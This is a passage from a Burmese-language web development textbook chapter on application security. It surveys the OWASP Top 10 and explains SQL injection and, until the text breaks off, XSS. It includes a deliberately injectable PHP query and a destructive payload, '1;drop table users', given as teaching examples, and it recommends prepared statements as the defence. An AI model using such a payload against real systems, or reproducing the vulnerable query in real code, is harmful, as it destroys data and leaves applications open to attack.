သိသင့်တဲ့ အခြေခံတွေ မပြည့်စုံဘဲ Framework တွေ တိုက်ရိုက်အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ လွယ်လွယ်လေးနဲ့ ပြီးရမှာကို မခက်သင့်ဘဲ အရမ်းခက်နေတာတွေ၊ Framework ကြီး သုံးထားရက်နဲ့ ရေးတဲ့ကုဒ်က စနစ်မကျ ဖြစ်နေတာတွေ ကြုံရပါလိမ့်မယ်။ လိုအပ်တဲ့အခြေခံတွေ ကြေညက်ပြီးသူ အတွက်တော့ ဒီ Framework တွေက ပေးတဲ့ လုပ်ဆောင်ချက်တွေကို ထိထိရောက်ရောက် အသုံးချနိုင်မှာဖြစ်လို့ စနစ်ကျပြီး အလုပ်တွင်တဲ့ ရလဒ်ကောင်းတွေကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၄၀) – Web Application Security

Web Development အပါအဝင် ဆော့ဖ်ဝဲရေးသားမှု ပညာတွေကို လေ့လာကြတဲ့အခါ တစ်ချို့က ပျော်စရာကောင်းတယ်လို့ ထင်နိုင်ပါတယ်။ တစ်ချို့ကတော့ သိပ်စိတ်ညစ်ဖို့ ကောင်းတာပဲလို့ ယူဆနိုင်ပါတယ်။ တစ်ကယ်တော့ Development ဆိုတဲ့ ရေးသားဖန်တီးခြင်းဟာ အလွယ်ဆုံးအဆင့်ပဲ ရှိပါသေးတယ်။ ကြေညက်သင့်တဲ့ အခြေခံတွေ ကြေညက်ပြီး အတွေ့အကြုံ အထိုက်အလျောက် ရှိလာတဲ့အခါ ဒါကိုသဘောပေါက်သွားပါလိမ့်မယ်။ တစ်ကယ်တမ်း အတွေ့အကြုံ ရင့်ကျက်လှပါတယ်ဆိုတဲ့ ဝါရင့် ပရိဂရမ်မာကြီးတွေ အတွက်တောင် ခက်ခဲနေဦးမယ် အကြောင်းအရာတွေ ကျန်ပါသေးတယ်။ အဲ့ဒါတွေကတော့ –

၁။ Performance
၂။ Security
၃။ Maintenance နဲ့
၄။ Scalability တို့ပဲ ဖြစ်ပါတယ်။

အသုံးပြုလို့ရအောင် ဖန်တီးရတာ လွယ်ပါတယ်။ Performance ကောင်းပြီး မြန်တဲ့ ဆော့ဖ်ဝဲတစ်ခုဖြစ်အောင် ဖန်တီးရတာတော့ ခက်ပါတယ်။ Security ကောင်းပြီး လုံခြုံတဲ့ ဆော့ဖ်ဝဲတစ်ခုဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Maintenance ကောင်းပြီး ပြုပြင်ထိန်းသိမ်းရလွယ်ကူတဲ့ ဆော့ဖ်ဝဲဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Scalability ကောင်းပြီး လူပေါင်းများစွာက ကောင်းမွန်စွာ အသုံးပြုနိုင်တဲ့ ဆော့ဖ်ဝဲဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။

ဒါတွေက စာတွေ့သက်သက်နဲ့ တတ်ကျွမ်းမယ့် အရာတွေ မဟုတ်တော့ပါဘူး။ လုပ်ငန်းခွင်မှာ လက်တွေ့ပရောဂျက်တွေ လုပ်ကြရင်းနဲ့ အတွေ့အကြုံကနေ ဆက်လက်သင်ယူသွားမှသာ ရနိုင်မယ့် ကိစ္စတွေ ဖြစ်သွားပါပြီ။ ဒီလိုပဲ သင်ယူရင်း ခရီးဆက်ကြရမှာပါ။

စာဖတ်သူအများစုဟာ လေ့လာဆဲအဆင့်လို့ ယူဆတဲ့အတွက် အဆင့်ကျော် အကျယ်မချဲ့ဖြစ် ပေမယ့်၊ ရှေ့လမ်းခရီးကို ဆက်ကြရာမှာ ဖြောင့်ဖြူးချောမွေ့စေဖို့အတွက်၊ လျှင်မြန်ပေါက်ရောက်စေဖို့အတွက်၊ ပေးလို့ရသမျှ အခြေခံကောင်းနဲ့ လမ်းညွှန်ချက်တွေကိုတော့ ဒီစာအုပ်မှာ ထည့်သွင်းပေးခဲ့ပါတယ်။ စွမ်းဆောင်ရည်ကောင်းတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟုသုတတွေ၊ ပြုပြင်ထိမ်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟုသုတတွေ၊ တိုးချဲ့မြှင့်တင်ရ လွယ်ကူတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့ အခြေခံဗဟုသုတတွေ သူ့နေရာနဲ့သူ အလျှင်းသင့်ရင် သင့်သလို ထည့်ပေးထားခဲ့ပါတယ်။ သေချာထည့် မပြောဖြစ်ခဲ့တာကတော့ လုံခြုံရေးနဲ့ ပက်သက်တဲ့အပိုင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီအခန်းမှာ သိသင့်တဲ့ လုံခြုံရေးဗဟုသုတ အချို့ကို ထည့်သွင်းဖော်ပြပေးမှာပါ။

လုံခြုံရေးနဲ့ပက်သက်ရင် ပထမဆုံး မှတ်သားသင့်တဲ့ အချက်ကတော့ ၁၀၀% လုံခြုံတဲ့ စနစ်ဆိုတာ မရှိနိုင်ဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။ နည်းနည်းလုံခြုံတာနဲ့၊ များများလုံခြုံတာပဲ ကွာသွားပါမယ်။ အပြည့်အဝလုံခြုံတယ်ဆိုတာတော့ မရှိနိုင်ပါတယ်။ လုံခြုံရေးဆိုတာ Risk Management လုပ်ငန်းလို့ ပြောကြပါတယ်။ ဘယ်လောက်ထိ လုံခြုံအောင် လုပ်မှာလဲဆိုတာကို လိုအပ်ချက်ပေါ် မူတည်ပြီး တွက်ချက်ရတဲ့အလုပ်ပါ။ ဒါကိုမြင်သာအောင် လူနေအိမ်တစ်လုံးနဲ့ ဥပမာပေးလို့ရပါတယ်။

တံခါးမရှိတဲ့အိမ်တစ်လုံးဟာ လုံခြုံမှုလုံးဝမရှိတဲ့အိမ်လို့ ဆိုနိုင်ပါတယ်။ ဒါကြောင့် လုံခြုံမှုရှိသွားအောင် အဲ့ဒီအိမ်ကို တံခါးတပ်ပြီး သော့ခတ်လိုက်မယ်ဆိုရင် လုံခြုံသွားပါတယ်။ လုံခြုံသွားပြီဆိုတော့ အပြည့်အဝလုံခြုံသွားတာလား။ မဟုတ်သေးပါဘူး။ သော့ကိုဖျက်ပြီး ဝင်မယ်ဆိုရင် ဝင်လို့ ရနိုင်ပါသေးတယ်။ နောက်ဖေးပေါက်က လှည့်ဝင်မယ်ဆိုရင် ရနိုင်ပါသေးတယ်။ ပြူတင်းပေါက်ကိုခွဲဝင်မယ်ဆိုရင် ရနိုင်ပါသေးတယ်။ ဒါကြောင့် ဒီထက်ပိုလုံခြုံသွားအောင် အုတ်တံတိုင်းခတ်လိုက်လို့ ရပါတယ်။ ဒီလို အုတ်တံတိုင်း ခတ်လိုက်တဲ့အတွက် အရင်ထက်ပိုပြီး လုံခြုံသွားပါပြီ။ လုံခြုံရေးတစ်ဆင့် မြင့်သွားပါပြီ။ ဒါဆိုရင် အပြည့်အဝလုံခြုံပြီလား ဆိုရင်တော့ မဟုတ်သေးပါဘူး။ ကျော်တက်မယ်ဆိုရင် တက်လို့ရနိုင်ပါတယ်။ ဒါကြောင့် သံဆူးကြိုး ထပ်တင်မယ်ဆိုရင် နောက်တပ်လုံခြုံရေးတစ်ဆင့် မြင့်သွားပြန်ပါပြီ။ စီစီတီဗွီတွေ တပ်ပြီးတော့ လုံခြုံရေး မြှင့်လို့ရနိုင်ပါသေးတယ်။ လူစောင့်ထားပြီးတော့ မြှင့်လို့ ရနိုင်ပါသေးတယ်။ ဒီထက်မက

အဆုံးစွန်ထိ လုပ်ချင်တယ်ဆိုရင်တော့ စပိုင်ရုပ်ရှင်တွေထဲကလို Motion Sensor တွေ၊ Alarm တွေ၊ ဗို့အား မြင့် လျှပ်စစ်အားလွတ် ခြံစည်းရိုးတွေထိ လုပ်ရပါတော့မယ်။ ဒါတွေအားလုံးလုပ်ပြီးရင်တော့ အပြည့်အဝ လုံခြုံသွားပြီလား။ မဟုတ်သေးပါဘူး။ တော်တော်ကြီးတော့ လုံခြုံသွားပါပြီ။ ထိုးဖောက်ဝင်ရောက်ဖို့ အရမ်း ခက်သွားပါပြီ။ ဒါပေမယ့် ၁၀၀% လုံးဝ လုံခြုံသွားပြီလို့တော့ ပြောလို့ရနိုင်မှာ မဟုတ်ပါဘူး။

ဒီသဘောသဘာဝကြောင့် လုံခြုံရေးကို Risk Management လို့ပြောကြတာပါ။ ဘယ်လောက် အရေးကြီး တဲ့ကိစ္စလဲ။ ဘတ်ဂျက်ဘယ်လောက်ထိ တတ်နိုင်လဲ။ စသည်ဖြင့် အရေးကြီးမှုနဲ့ ပေးနိုင်တဲ့ဘတ်ဂျက်ပေါ် မှာ အကောင်းဆုံးရလဒ်တစ်ခုရအောင် တွက်ချက်ဆောင်ရွက်ရတဲ့ လုပ်ငန်း အမျိုးအစားပါ။

ပြီးတော့ လုံခြုံရေးနဲ့ အသုံးပြုရ အဆင်ပြေလွယ်ကူမှုဟာ ပြောင်းပြန်အချိုးကျ နေပြန်ပါတယ်။ စောစောက ပြောခဲ့တဲ့ အိမ်နမူနာမှာပဲ ပြန်ကြည့်ပါ။ တံခါးမရှိ သော့မရှိဆိုတော့ ဝင်ရထွက်ရတာ အရမ်းလွယ်တယ် လေ။ တံခါးတပ်ပြီး သောခတ်ထားတော့ ဝင်ခါနီး ထွက်ခါနီးရင် သောခတ်၊ သော့ဖွင့် နေရပါသေးတယ်။ လုံခြုံရေးအဆင့် မြှင့်လိုက်တိုင်းမှာ အဆင်ပြေလွယ်ကူမှုကို လျော့ကျသွားစေနိုင်ပါတယ်။ လူလာတာနဲ့ အိမ်ရှင်မှန်းသိပြီး တံခါးက အလိုအလျောက် ဖွင့်ပေးရင်တော့ အဆင်ပြေလွယ်ကူမှုကို မထိခိုက်တော့ဘူး ပေါ့။ ဒါပေမယ့် အဲ့ဒီလိုစနစ်မျိုး ရဖို့ ကုန်ကျစရိတ်တော့ ရှိသွားပါပြီ။ ဒါကြောင့် Security, Usability နဲ့ Cost ကုန်ကျစရိတ် တို့ဟာ သုံးပွင့်ဆိုင် အားပြိုင်ကြရတယ်လို့လည်း ဆိုနိုင်ပါတယ်။ (၃) ခုထဲက နှစ်ခုကို ရွေးရပါလိမ့်မယ်။ (၃) ခုလုံးတော့ မရနိုင်ပါဘူး။

နောက်တစ်ခါ၊ လုံခြုံရေးမှာ အလွှာလိုက် အဆင့်တွေလည်း ရှိပါသေးတယ်။ Web Application တစ်ခုမှာဆို ရင် Application Security, Software Security, Network Security, Hardware Security, Physical Security စသည်ဖြင့် အဆင့်ဆင့် ရှိနိုင်ပါတယ်။ Application Security ဆိုတာ ရေးသားထားတဲ့ ကုဒ်နဲ့ အသုံးပြုထားတဲ့ နည်းပညာတွေရဲ့ လုံခြုံစိတ်ချရမှု ဖြစ်ပါတယ်။ Software Security ဆိုတာ ဒီ Application ကို Run ဖို့ အသုံးပြုထားတဲ့ Web Server, Programming Language, Server Operating System စတဲ့ ဆော့ဖ်ဝဲတွေရဲ့ လုံခြုံမှုပါ။ Network Security ကတော့ Application Server ရှိနေတဲ့ Network ကွန်ယက်ရဲ့ လုံခြုံမှုပါ။ Hardware Security ကတော့ Server ကွန်ပျူတာအပါအဝင် တပ်ဆင် အသုံးပြုထားတဲ့ စက်ပစ္စည်းတွေရဲ့ လုံခြုံမှုပါ။ Physical Security ကတော့ တပ်ဆင်ထားတဲ့ Server တည်ရှိရာ Data Center သို့မဟုတ် Server Room ရဲ့ လုံခြုံမှုပါ။ ဒီအဆင့်တွေထဲက တစ်ခုမှာ လုံခြုံရေး အားနည်းချက်ရှိတာနဲ့ စနစ်တစ်ခုလုံးကို ထိခိုက်သွားစေမှာ ဖြစ်ပါတယ်။ ဒါတွေအားလုံး လုံခြုံသင့်

သလောက် လုံခြုံပါတယ် ဆိုရင်တောင် Human Error က ရှိနိုင်ပါသေးတယ်။ စရိတ်တွေ အကုန်ခံပြီး လုံခြုံအောင် လုပ်ထားရပေမယ့်၊ တစ်ကယ်တမ်းဖြစ်ချင်တော့ Admin User ဆီက Password ရသွားလို့ အကုန်ပါသွားတယ်ဆိုတာမျိုးက ခဏခဏကြားနေရတာပါ။ ဒီလို လူကြောင့် ဖြစ်တဲ့ လုံခြုံရေးပြဿနာက စောစောကပြောတဲ့ လုံခြုံရေးအလွှာတွေမှာ ဖြစ်တဲ့ ပြဿနာထက်တောင် ပိုများနိုင်ပါသေးတယ်။

ဒီလိုမျိုးကိစ္စတွေကြောင့်ပဲ ခက်ခဲကျယ်ပြန့်တဲ့ သီးခြားဘာသာရပ်တစ်ခုလို့ပြောတာပါ။ စာရေးသူကိုယ်တိုင်ကတော့ အဲ့ဒီဘာသာရပ်ကို အထူးပြုကျွမ်းကျင်သူ မဟုတ်ပါဘူး။ ကိုယ့်အိမ်လုံအောင် သေချာတ်ရတယ် ဆိုတာလောက်ကို သိရှိသူ Developer တစ်ဦးသာဖြစ်ပါတယ်။ လက်တွေ့လုပ်ငန်းခွင်မှာ အထူးပြုကျွမ်းကျင်သူတွေရဲ့ အကူအညီကို ယူနိုင်ရင် ပိုကောင်းပါတယ်။ ယူနိုင်သည်ဖြစ်စေ မယူနိုင်သည်ဖြစ်စေ ရေးထားတဲ့ကုဒ်မှာ တွေ့ရလေ့ရှိတဲ့ လုံခြုံရေး ပြဿနာတွေကို ဖြေရှင်းပေးရမှာကတော့ Developer တွေရဲ့ တာဝန်ပဲ ဖြစ်ပါတယ်။

OWASP Top 10

Web Application Security နဲ့ပက်သက်ရင် အဓိကအကျဆုံး ကိုးကားလေ့လာစရာကတော့ OWASP လို့ အတိုကောက်ခေါ်တဲ့ Open Web Application Security Project ပဲ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် OWASP Top 10 ဆိုပြီးတော့ Web Application တွေမှာ တွေ့ရလေ့ရှိတဲ့ အဓိက လုံခြုံရေးပြဿနာစာရင်းကို မကြာမကြာ ထုတ်ပြန်ပေးလေ့ ရှိပါတယ်။ ဒီစာကို ရေးသားနေချိန်မှာ နောက်ဆုံးထုတ်ပြန်ထားတဲ့ (၂၀၁၇) ခုနှစ်အတွက် အတွေ့ရအများဆုံး လုံခြုံရေးပြဿနာစာရင်းက ဒီလိုပါ –

1. **Injection** – ဒီကဏ္ဍမှာ ပါဝင်တဲ့ SQL Injection အကြောင်းကို ခဏနေတော့မှ ပြောပါမယ်။

2. **Broken Authentication** – User Login Data ကို Cookie ထဲမှာသိမ်းမိတယ် ဆိုကြပါစို့။ ဒုက္ခပေးချင်သူက သူ့ Cookie ကို ဖွင့်ကြည့်လိုက်တဲ့အခါ `role=1` ဆိုတဲ့တန်ဖိုးတစ်ခုကို တွေ့သွားတယ် ဆိုရင် အဲ့ဒီ တန်ဖိုးကို `role=3` လို့ပြောင်းလိုက်တာနဲ့ ရိုးရိုး User ဖြစ်ရမယ့်သူက Admin User ဖြစ်သွားပါပြီ။ Broken Authentication ဆိုတာ အဲ့ဒီလိုပြဿနာမျိုးတွေကို ပြောတာပါ။ နည်းနည်း ပိုလုံခြုံအောင် Session ထဲမှာတော့ သိမ်းထားပါရဲ့၊ Session ID တွေက ပေါ်နေရင် အဲ့ဒီ ID တွေယူသုံးပြီး ဒုက္ခပေးတာမျိုးတွေကလည်း ရှိနိုင်ပါသေးတယ်။ ဒီသဘောမျိုးတွေကိုပြောတာပါ။

3. **Sensitive Data Exposure** – ပရောဂျက်မှာ လိုအပ်လို့ တစ်ချို့အရေးကြီးတဲ့ အချက်အလက်တွေကို ဖိုင်နဲ့သိမ်းပြီး ပရောဂျက်ဖိုဒါထဲမှာ ထည့်ထားမိတာမျိုးတွေ ရှိတတ်ကြပါတယ်။ နောက်မှ ပြန်ဖျက်မယ်ဆိုပြီး မဖျက်ဖြစ်ဘဲ မေ့သွားတာပဲဖြစ်ဖြစ်၊ ဘယ်သူမှ မသိလောက်ပါဘူးဆိုပြီး ထားလိုက်မိတာမျိုးပဲဖြစ်ဖြစ် အကာအကွယ်မရှိဘဲ ကျန်နေတတ်ပါတယ်။ Github တို့ ဘာတို့မှာ Source Code တွေ တင်ကြတဲ့အခါ Server Database Password တွေက ကုဒ်ထဲမှာ ပါနေလို့ လူတိုင်းတွေ့နေရတာမျိုးတွေက အများကြီး ရှိနေပါတယ်။ ဒီလိုပြဿနာမျိုးကို ပြောတာပါ။

4. **XML External Entities (XXE)** – ဒီပြဿနာကိုတော့ စာရေးသူကိုယ်တိုင် မကြုံဖူးတဲ့အတွက် သေချာမသိပါဘူး။

5. **Broken Access Control** – ဒီပြဿနာက ကျွန်တော်တို့ ရေးခဲ့တဲ့ နမူနာပရောဂျက်မှာကို ရှိနေပါတယ်။ စစ်ရမယ့် Authentication ကို စုံအောင်မစစ်မိဘဲ ကျန်နေတာမျိုးပါ။ Login ဝင်ထားသူမှ အသုံးပြုခွင့်ပေးမယ့် ကိစ္စတွေကို `Auth::check()` နဲ့ စစ်ရပါတယ်။ မစစ်မိဘဲ ကျန်နေတဲ့ ဖိုင်တွေ ရှိပါတယ်။ ဥပမာ - `_actions/populate.php`။ ပြီးတော့ Manger သို့မဟုတ် Admin မှလုပ်ခွင့်ပေးမယ်သာ ပြောတာပါ။ `delete.php` တို့ `suspend.php` တို့မှာ `Auth::check()` ပဲစစ်ထားပါတယ်။ Role Value ကို မစစ်ထားပါဘူး။ ဒါကြောင့် ရိုးရိုး User ကသာ ဒါကိုသိမယ်ဆိုရင် သူ့မှာ အခွင့်မရှိဘဲ Delete တို့ Suspend တို့ကို လုပ်လို့ရသွားမှာပါ။

6. **Security Misconfiguration** – ဒါကတော့ Web Server တွေ Database Server တွေမှာ Local မှာသုံးတဲ့ Setting နဲ့ Production မှာ သုံးမိကြတာမျိုးတွေပါ။ ဥပမာ – လက်ရှိ MySQL မှာ Username `root` နဲ့ Password မရှိပါဘူး။ အဲ့ဒါကို Server ပေါ်တင်သုံးမိတာမျိုးတွေ ဖြစ်တတ်ပါတယ်။ ရှေ့မှာကုဒ်တွေနဲ့ အသေစစ်ထားပေမယ့် နောက်က Database ကြီးက ဒီအတိုင်း ဝင်လို့ရနေတာမျိုးပါ။

7. **Cross-Site Scripting (XSS)** – ဒီအကြောင်းကို ခဏနေမှ ပြောပါမယ်။

8. **Insecure Deserialization** – PHP မှာ `eval()` ဆိုတဲ့ Function တစ်ခုရှိပါတယ်။ String တွေကို ပေးလိုက်ရင် Code အနေနဲ့ Run ပေးနိုင်ပါတယ်။ ဥပမာ – `eval("echo 1 + 2;")`။ တစ်ချို့ပရောဂျက်တွေမှာ တစ်နေရာကနေ ကုဒ်တွေကို Download လှမ်းယူပြီး `eval()` နဲ့ Run

လိုက်တယ်ဆိုတဲ့သဘောမျိုးတွေ သုံးကြပါတယ်။ ဒီလိုကုဒ်တွေဟာ အလွန်အန္တရာယ်များတဲ့ ကုဒ်တွေပါ။ ယူလိုက်တဲ့ Content ကိုသေချာမစစ်ဘဲ Run မိတဲ့အခါ ဒုက္ခပေးနိုင်တဲ့ ကုဒ်တွေပါလာလို့ အကြီးအကျယ် ပြဿနာတက်ရတာမျိုးတွေ ရှိနိုင်ပါတယ်။ ဒီသဘောမျိုးကို ပြောတာပါ။

9. **Using Component with Known Vulnerabilities** – ဒီစာကိုရေးနေချိန်နဲ့ မရေးမနှောင်းမှာပဲ အမေရိကန်သမ္မတရဲ့ အိမ်ဖြူတော်ဝင်ဆိုက်ကို WordPress လို့ခေါ်တဲ့ PHP CMS နည်းပညာနဲ့ တည်ဆောက်ထားတာ သတိပြုမိပါသေးတယ်။ WordPress ဝဘ်ဆိုက်တွေဟာ Hack ရလွယ်တယ်၊ လုံခြုံရေး အရမ်းအားနည်းတယ်ဆိုပြီးတော့ နာမည်ဆိုးပါတယ်။ အိမ်ဖြူတော်ဝင်ဆိုက်လိုမျိုးကတောင် သုံးထားတာပဲ၊ တစ်ကယ်တော့ WordPress က လုံခြုံရေးအားမနည်းပါဘူး။ WordPress ကိုအသုံးပြုထားတဲ့ ဝဘ်ဆိုက်တွေမှာ လုံခြုံရေးပြဿနာ များရခြင်း အကြောင်းရင်းကတော့ လုံခြုံရေးအရည်အသွေး အားနည်းလွန်းတဲ့ Themes တွေ Plugins တွေကို သုံးထားမိကြလို့ပါ။ ဒီသဘောမျိုးကို ပြောတာပါ။

10. **Insufficient Logging & Monitoring** – လုံခြုံရေး ပြဿနာတစ်ခုတက်လာတဲ့အခါ ဘာကြောင့်လဲဆိုတဲ့ ရင်းမြစ်ကို အရင်ရှာရမှာပါ။ ရင်းမြစ်ကို တွေ့ပြီဆိုတော့မှသာ နောင်မဖြစ်အောင် ဖြေရှင်းလို့ ရမှာပါ။ ဒီလိုရင်းမြစ်ကို သိဖို့ဆိုရင် Login Log တွေ Access Log တွေ Error Log တွေနဲ့ ဘယ်နေ့ ဘယ်အချိန်မှာ ဘယ်သူဝင်သွားတယ်၊ ဘယ်အချိန်မှာ ဘာ Error တက်သွားတယ်ဆိုတာကို ပြန်ကြည့်လို့ ရဖို့လိုသလို၊ အမြဲစောင့်ကြည့်လို့ရတဲ့ စနစ်တွေလည်း ရှိဖို့လိုပါတယ်။ ဒီလိုစနစ်တွေ မရှိတဲ့အခါမှာလုံခြုံရေးပြဿနာရှိလာခဲ့ရင် အပေါ်ယံမြင်ရတာလောက်ကိုသာ ဖြေရှင်းမိပြီး ရင်းမြစ်ကို မဖြေရှင်းမိလို့ နောင်မှာ အလားတူပြဿနာတွေ ထပ်ခါထပ်ခါ ပြန်တက်နေတယ်ဆိုတာမျိုးတွေ ရှိနိုင်ပါတယ်။

မှတ်ချက် ။ ။ ဒီစာအုပ်ရဲ့ (၂၀၂၃) Version Update အတွက် တည်းဖြတ်မှုတွေ ပြုလုပ်နေချိန်မှာ OWASP Top 10 (2021) ထွက်ရှိနေပြီ ဖြစ်ပါတယ်။ ဖော်ပြထားတဲ့လိပ်စာမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

– https://owasp.org/www-project-top-ten/

ဒီပြဿနာတွေထဲက Broken Authentication တို့ Broken Access Control တို့လို ပြဿနာများကို ရှောင်ရှားဖို့အတွက် Authentication လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်အစအဆုံး ချရေးမယ့်အစား၊ Proven ဖြစ်ပြီးသား၊ အများဝိုင်းဝန်းစမ်းသပ်ပြီးသား စနစ်မျိုးကို ရယူအသုံးပြုသင့်ပါတယ်။ ကိုယ်တိုင်ချရေးတဲ့အခါ တစ်ခုမဟုတ်တစ်ခုကျန်မှာပါပဲ။ တစ်နေရာမဟုတ် တစ်နေရာ လွတ်နေမှာပါပဲ။ Laravel တို့ Symfony တို့လို့ Framework တွေမှာ ဒီလိုအသင့်ရယူအသုံးပြုနိုင်တဲ့ Proven ဖြစ်ပြီးသား Authentication စနစ်တွေ ပါဝင်ကြပါတယ်။ Sensitive Data Exposure အတွက်တော့ အရေးကြီးတဲ့ ဒေတာတွေကို ပရောဂျက်ထဲမှာ၊ Source Code ထဲမှာ ရောမထားမိဖို့ ကိုယ်တိုင်က သတိထားရမှာပါ။ ခွဲထုတ်ထားလို့ရမယ့် နည်းလမ်းတွေကို ကြံဆအသုံးပြုကြရမှာပါ။

Security Misconfiguration လို ပြဿနာမျိုးအတွက် သက်ဆိုင်ရာ Server Configuration ပိုင်းကို နားလည်တဲ့ System Administrator တွေရဲ့ အကူအညီကို ယူသင့်ပါတယ်။ သို့မဟုတ် Server စီမံတဲ့ အလုပ်ကို ကိုယ်တိုင်မလုပ်ဘဲ အသင့်သုံးလို့ရတဲ့ Hosting, VPS, Cloud Service တွေကို အသုံးပြုသင့်ပါတယ်။ Using Component with Known Vulnerabilities အတွက်ကလည်း အတူတူပါပဲ။ ကိုယ်တိုင်စီမံမယ်ဆိုရင် အသုံးပြုထားတဲ့ နည်းပညာနဲ့ Software အားလုံးကို Update အမြဲဖြစ်နေအောင် ဂရုစိုက်ကြရမှာပါ။ ပိုကောင်းတာကတော့ စီမံပေးနိုင်တဲ့ Service တွေအသုံးပြုလိုက်တာ အကောင်းဆုံးပါပဲ။ ဒီလို Service တွေ အသုံးပြုခြင်းအားဖြင့် Insufficient Logging & Monitoring ပြဿနာကိုလည်း ဖြေရှင်းပြီးဖြစ်စေနိုင်ပါတယ်။ ဒီ Service တွေမှာ Logging နဲ့ Monitoring လုပ်ဆောင်ချက်တွေ ပါဝင်လေ့ ရှိကြပါတယ်။ ဒါတွေက ကုဒ်ကြောင့်ဖြစ်တဲ့ ပြဿနာမဟုတ်ဘဲ Server Management နဲ့သက်ဆိုင်တဲ့ ပြဿနာတွေ ဖြစ်သွားပါပြီ။

ကုဒ်ကြောင့်ဖြစ်လေ့ရှိတဲ့ ပြဿနာတွေထဲက အဓိကအကျဆုံး (၃) ခုကို ရွေးထုတ်ပြီး ဆက်လက်ဖော်ပြချင်ပါတယ်။

SQL Injection

SQL Injection ဆိုတာ User Input နဲ့အတူ SQL Query တွေ ရောထည့်ပြီး တိုက်ခိုက်တဲ့နည်းလမ်း ဖြစ်ပါတယ်။ တစ်လက်စထဲ မှတ်ထားသင့်ပါတယ်။ User Input ဆိုရင် ဘယ် User Input ကိုမှ မယုံရပါဘူး။ URL Query အနေနဲ့လာတဲ့ Input တွေ၊ Form ကနေလာတဲ့ Input တွေ၊ အားလုံးမှာ အသုံးဝင်တဲ့ Data ပါနိုင်သလို၊ အန္တောက်အယှက်ပေးမယ့် Data နဲ့ ဒုက္ခပေးမယ့် ကုဒ်တွေ ရောပြီးတော့ ပါလာနိုင်ပါတယ်။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input ကိုမှ မယုံရဘူးဆိုတဲ့မူကို လက်ကိုင်ထားဖို့ လိုအပ်ပါတယ်။

ကိုယ့်ပရောဂျက်ထဲမှာ အခုလိုရေးထားတဲ့ကုဒ် ရှိတယ်ဆိုကြပါစို့။

```
// get.php

$id = $_GET['id'];

$sql = "SELECT * FROM users WHERE id = $id";
```

`$_GET` ကနေ ယူထားတဲ့အတွက် URL Query အနေနဲ့ ပါဝင်လာတဲ့ Input Data ဖြစ်တဲ့ `id` ကို ယူလိုက်တာပါ။ `id` ဟာ 1, 2, 3, 4 စတဲ့ ကိန်းဂဏန်းတွေဖြစ်မယ်လို့ မျှော်မှန်းပြီးတော့ ကုဒ်ကို ရေးထားတာပါ။ ဒါကို ဒုက္ခပေးချင်ရင် `id` ကိန်းဂဏန်းပေးရမယ့်နေရာမှာ အခုလို ပေးပြီးတော့ ဒုက္ခပေးနိုင်ပါတယ်။

get.php?id=1;drop table users

ဒါကြောင့် `id` ရဲ့တန်ဖိုး `1;drop table users` ဖြစ်သွားပါပြီ။ အဲ့ဒီ `id` တန်ဖိုးကို ရေးထားတဲ့ SQL ထဲမှာ ထည့်ထားလို့နောက်ဆုံးရလဒ်က အခုလိုဖြစ်သွားပြီ ဖြစ်ပါတယ်။

```
SELECT * FROM users WHERE id = 1;drop table users
```

ဒါကြောင့် ဒီ Query ကိုသာ တိုက်ရိုက် Run လိုက်မယ်ဆိုရင် `drop table users` ဆိုတဲ့ Statement အသက်ဝင်ပြီး `users` Table ပျက်သွားမှာ ဖြစ်ပါတယ်။ SQL Injection ဆိုတာ ဒီသဘောမျိုးကို ပြောတာပါ။ User Input နဲ့အတူကို SQL ကို Inject လုပ်ပြီးပေးတဲ့နည်းနဲ့ Data တွေကို အခွင့်မရှိဘဲ ယူလို့၊ ပြင်လို့၊ ဖျက်လို့ ရနေနိုင်တဲ့ သဘောပဲ ဖြစ်ပါတယ်။

Prepare Statement ကို အသုံးပြုထားမယ်ဆိုရင် ဒီလို SQL Injection ကို ကြောက်စရာမလိုတော့ပါဘူး။ Query ကို အရင် Prepare လုပ်ပြီး၊ နောက်မှာ Input Data ကိုပေးတဲ့အတွက် အဲ့ဒီ Data ထဲမှာ ပါလာတဲ့ Query ဟာ အသက်မဝင်တော့တဲ့အတွက်ကြောင့် ဖြစ်ပါတယ်။ ဒါကြောင့် တခြားနည်းလမ်းတွေလည်း ရှိသေးပေမယ့် SQL Injection Attack ကို ကာကွယ်ဖို့ အကောင်းဆုံးနည်းလမ်းကတော့ Prepare Statement ကို အသုံးပြုခြင်းဖြစ်တယ် လို့ မှတ်နိုင်ပါတယ်။

XSS – Cross-site Scripting

Cross-site Scripting ကို Script Injection လို့လည်း ခေါ်ကြပါတယ်။ SQL Injection ဆိုတာ User Input ထဲမှာ SQL Query တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို့ဆိုရင် XSS ဆိုတာ User Input ထဲမှာ JavaScript တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို့ ဆိုနိုင်ပါတယ်။

သူကပေးလိုက်တဲ့အချိန်မှာ ချက်ခြင်းဒုက္ခမပေးဘဲ၊ အဲ့ဒီ JavaScript တွေပါနေတဲ့ Data ကိုပြန်သုံးတဲ့အချိန်ကျတော့မှ ဒုက္ခပေးတာပါ။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input မှ မယုံရဘူးဆိုတဲ့ မူနဲ့အတူ၊ Output တွေကိုလည်း မယုံရဘူး လို့ တွဲမှတ်ဖို့ လိုအပ်ပါတယ်။

ဥပမာ – User ဆီက Comment ကိုတောင်းတဲ့ Form တစ်ခုရှိတယ်ဆိုကြပါစို့။ တစ်ကယ်တမ်း Input မှာ ရေးဖြည့်ရမှာက Comment အဖြစ်ပေးချင်တဲ့ စာကို ရေးရမှာပါ။ အဲ့ဒါကို User က စာမရေးဘဲ၊ အခုလို ရေးထည့်သွားနိုင်ပါတယ်။

```
